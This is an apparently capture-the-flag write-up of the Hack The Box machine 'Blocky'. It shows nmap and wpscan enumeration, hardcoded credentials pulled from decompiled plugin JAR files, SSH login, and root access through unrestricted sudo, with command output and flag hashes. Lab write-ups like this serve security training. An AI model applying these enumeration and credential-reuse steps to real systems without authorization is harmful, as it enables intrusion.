blocky


in this machine found wordpress plugin that have jar files in this jar files there an hardcoded password , and by doing wpscan found username then we can log and get user flag , for root we can do sudo su and become root

lets start by recon

```
┌──(root㉿meow)-[~/htb/blocky]
└─# nmap 10.129.212.215 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-28 19:18 EDT
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 19:18 (0:00:06 remaining)
Nmap scan report for blocky.htb (10.129.212.215)
Host is up (0.13s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
21/tcp  open   ftp?
22/tcp  open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp  open   http    Apache httpd 2.4.18
8192/tcp closed sophos
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.37 seconds
```

by checking ftp not allow anonymous login and its proftpd

so lets check web




it seems like wordpress blog , so i do dirsearch and wpscan at same time

by enumerate with wpscan for users


```
[i] User(s) Identified:

[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Notch
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

i left wpscan to get password , at same time i check directories when dirsearch finished

its wired but i find 2 jar files at plugin directory



lets download them and look at them by and java decompiler , so i used jadx-gui



find hardcoded credentials

by try check them in wordpress login its not worked so i tried to ssh with them

```
┌──(root㉿meow)-[~/htb/blocky]
└─# ssh notch@10.129.212.215
notch@10.129.212.215's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul 28 18:48:06 2023 from 10.10.16.25
notch@Blocky:~$ ls
minecraft  user.txt
notch@Blocky:~$ cat user.txt
0da5d662fbf96ceedb53d77c8bacf120
notch@Blocky:~$
```

nice

lets get root , lets first check `sudo -l`

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Sorry, try again.
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo su
root@Blocky:/home/notch# cd /root/
root@Blocky:~# cat root.txt
8a1fc1fa16b8e8930c09f628e623370d
root@Blocky:~#
```

and got root flag

thx for reading ^-^